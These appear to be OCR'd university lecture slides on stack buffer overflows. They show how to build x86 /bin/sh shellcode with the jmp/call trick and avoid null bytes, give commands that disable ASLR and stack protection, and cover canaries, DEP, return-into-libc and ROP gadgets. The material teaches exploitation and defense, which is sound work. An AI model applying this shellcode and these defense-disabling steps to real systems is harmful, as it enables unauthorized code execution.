

```
void main(int argc, char **argv) {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;

  execve(name[0], name, NULL);
}
```

```
(gdb) disas execve
 ....
mov    0x8(%ebp),%ebx
mov    0xc(%ebp),%ecx
mov    0x10(%ebp),%edx
mov    $0xb,%eax
int    $0x80
 ....
```


How to Spawn a Shell


```
int execve(char *file, char *argv[], char *env[])
```



How to Spawn a Shell

- Three parameters
  - *file: put somewhere in memory the string \bin\sh
    (terminated by \0)
  - *argv[]: put somewhere in memory the address of the string \bin\sh followed by NULL (0x00000000)
  - *env[]: put somewhere in memory a NULL




The Address Problem

- How can we put in memory the address of the string \bin\sh if we do not even know where the position of the shellcode is?

- Solution...
  - the `call` instruction puts the return address on the stack
  - if we put a `call` instruction just before the string \bin\sh, when it is executed, it will push the address of the string onto the stack


The jump/call Trick




`popl` gets the return address set by the call instruction from the stack (that is, the address of **`/bin/sh`**)

The Shellcode (Almost Ready)


```
jmp      0x26                  # 2 bytes
popl     %esi                  # 1 byte
movl     %esi,0x8(%esi)        # 3 bytes
movb     $0x0,0x7(%esi)        # 4 bytes
movl     $0x0,0xc(%esi)        # 7 bytes
movl     $0xb,%eax             # 5 bytes
movl      %esi,%ebx            # 2 bytes
leal     0x8(%esi),%ecx        # 3 bytes
leal     0xc(%esi),%edx        # 3 bytes
int      $0x80                 # 2 bytes
movl     $0x1, %eax            # 5 bytes
movl     $0x0, %ebx            # 5 bytes
int      $0x80                 # 2 bytes
call     -0x2b                 # 5 bytes
.string \"/bin/sh\"            # 8 bytes
```





The Zeros Problem

- The shellcode is usually copied into a string buffer
- \x00 is the string terminator character
- Problem: any null byte would stop copying
- One solution: substitute any instruction containing zeros, with an alternative instruction

```
mov 0x0, reg -->    xor reg, reg
mov 0x1, reg -->    xor reg, reg
                    inc reg
```

The Zeros Problem

- Alternative solution to modifying shellcode: staging
  - encode shellcode (e.g., base64, eliminate unwanted chars)
  - decode before jumping to original code

```
char shellcode_with_NULLs[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00...";

char shellcode[] =
"DECODE(BASE64SHELLCODE);BASE64SHELLCODE";
```

Exploit Considerations

- You might want more powerful shellcode
  - typically, you don't write it yourself
  - there are generator tools, such as pwntools or metasploit/venom

- If you want to develop on your own machine
  - compile target as 32-bit binaries
    - gcc -m32 -o server server.c
  - you want to disable OS and compiler defenses (see next section)
    - echo 0 > /proc/sys/kernel/randomize_va_space
    - gcc -fno-stack-protector -z execstack -o server server.c

DEFENSES AND EVOLUTION OF ATTACKS


Defense in Depth

- Program / programmer level
  - write safe code
  - static (source) code analysis
- Compiler and run-time level
  - safe libraries (that add extra checks)
  - stack protection (stack canaries)
  - control flow integrity (CFI)
- Operating system level
  - data execution protection (DEP)
  - address space layout randomization (ASLR)

Stack Protection

- Goal
  - protect the function frame from being overwritten by the attacker

- Idea
  - add a "canary" value between the local variables and the saved EBP
  - at the end of the function, check that the canary is “still alive”
  - a different canary value means that a buffer preceding it in memory has been overflowed



Canary Values

- Terminator canaries: contain string terminator characters (\0) to stop string copy routines

- Random canaries: contain a random value generated at program initialization and stored in a global variable
  - the attacker has to find a way to read the canary

- Random XOR canaries: contain a random value XORed with all (or part of) the control data to protect
  - can be used to detect attacks in which the attacker is able to modify the return address without overwriting the canary

Stack Protection Implementations

- StackGuard
  - first canary implementation (by Immunix Corp) in 1997
  - implemented as a patch for gcc 2.95
- GCC Stack-Smashing Protector (ProPolice)
  - first developed as a patch for gcc 3.x
  - supports canary and stack variable rearrangement
  - part of GCC 4.1
- Visual Studio 2003 - GS option
  - compiler option to insert canaries (called security cookies by Microsoft), stack rearrangement

Stack Protection in gcc

- -fstack-protector
  - StackGuard and ProPolice (more modern)
  - ProPolice – also makes sure that on stack pointers are put at lower addresses than buffers (why is that smart?)
- -fstack-protector-strong from GCC 4.9
- -fno-stack-protector
  - Deactivate it, good for practicing buffer overflows

Data Execution Prevention (DEP)

- Does not block buffer overflows, but prevents the shellcode from being executed
  - ensure that data (on heap or stack cannot be executed)
  - might affect the execution of some programs that normally require to execute data on the stack (trampolines)

- Supported by most operating systems
  - originally implemented in software by PaX on Linux, closely followed by OpenBSD W^X
  - modern implementations rely on hardware support (e.g., ia32/x86_64 NX bit, tagged memory)


Code Reuse

- Idea: Instead of injecting a payload, construct an exploit by reusing existing code
- Application and library code must be executable, thus, DEP does not apply
- Desired functionality must be present in addressable memory
  - Simplest example: Return-into-libc
  - More general approach: Return-oriented programming (ROP)

Return-into-libc

- The shellcode in the buffer cannot be executed but ...
  - the attacker can still control the stack content
  - thus, the attacker can control the EIP value
- Why not call existing code?
- libc is an attractive target
  - very powerful functions (system(), execve()...)
  - linked by almost every program

Return-into-libc




Return-Oriented Programming

- Return-oriented programming (ROP) extends return-into-libc
  - introduced by Hovav Shacham in 2007
  - shown to be Turing complete (for libc)
  - in practice, it is used to bypass memory protections

- Instead of reusing functions, ROP reuses code gadgets
  - gadgets are small sequences of instructions ending in a return
  - each gadget performs some small update to the program state
  - execution becomes a chain of returns to gadgets

Gadgets




Goal: eax = eax - 1

```
sub eax, edx
ret
```


```
inc edx
ret
```

```
xor edx, edx
ret
```


Gadgets


…
&gadget_2
addr
&gadget_1
0xdeadbeef
&gadget_0
Goal: *addr = 0xdeadbeef
mov [ecx], ebx
ret
pop ecx
ret
pop ebx
ret


Gadget Extraction



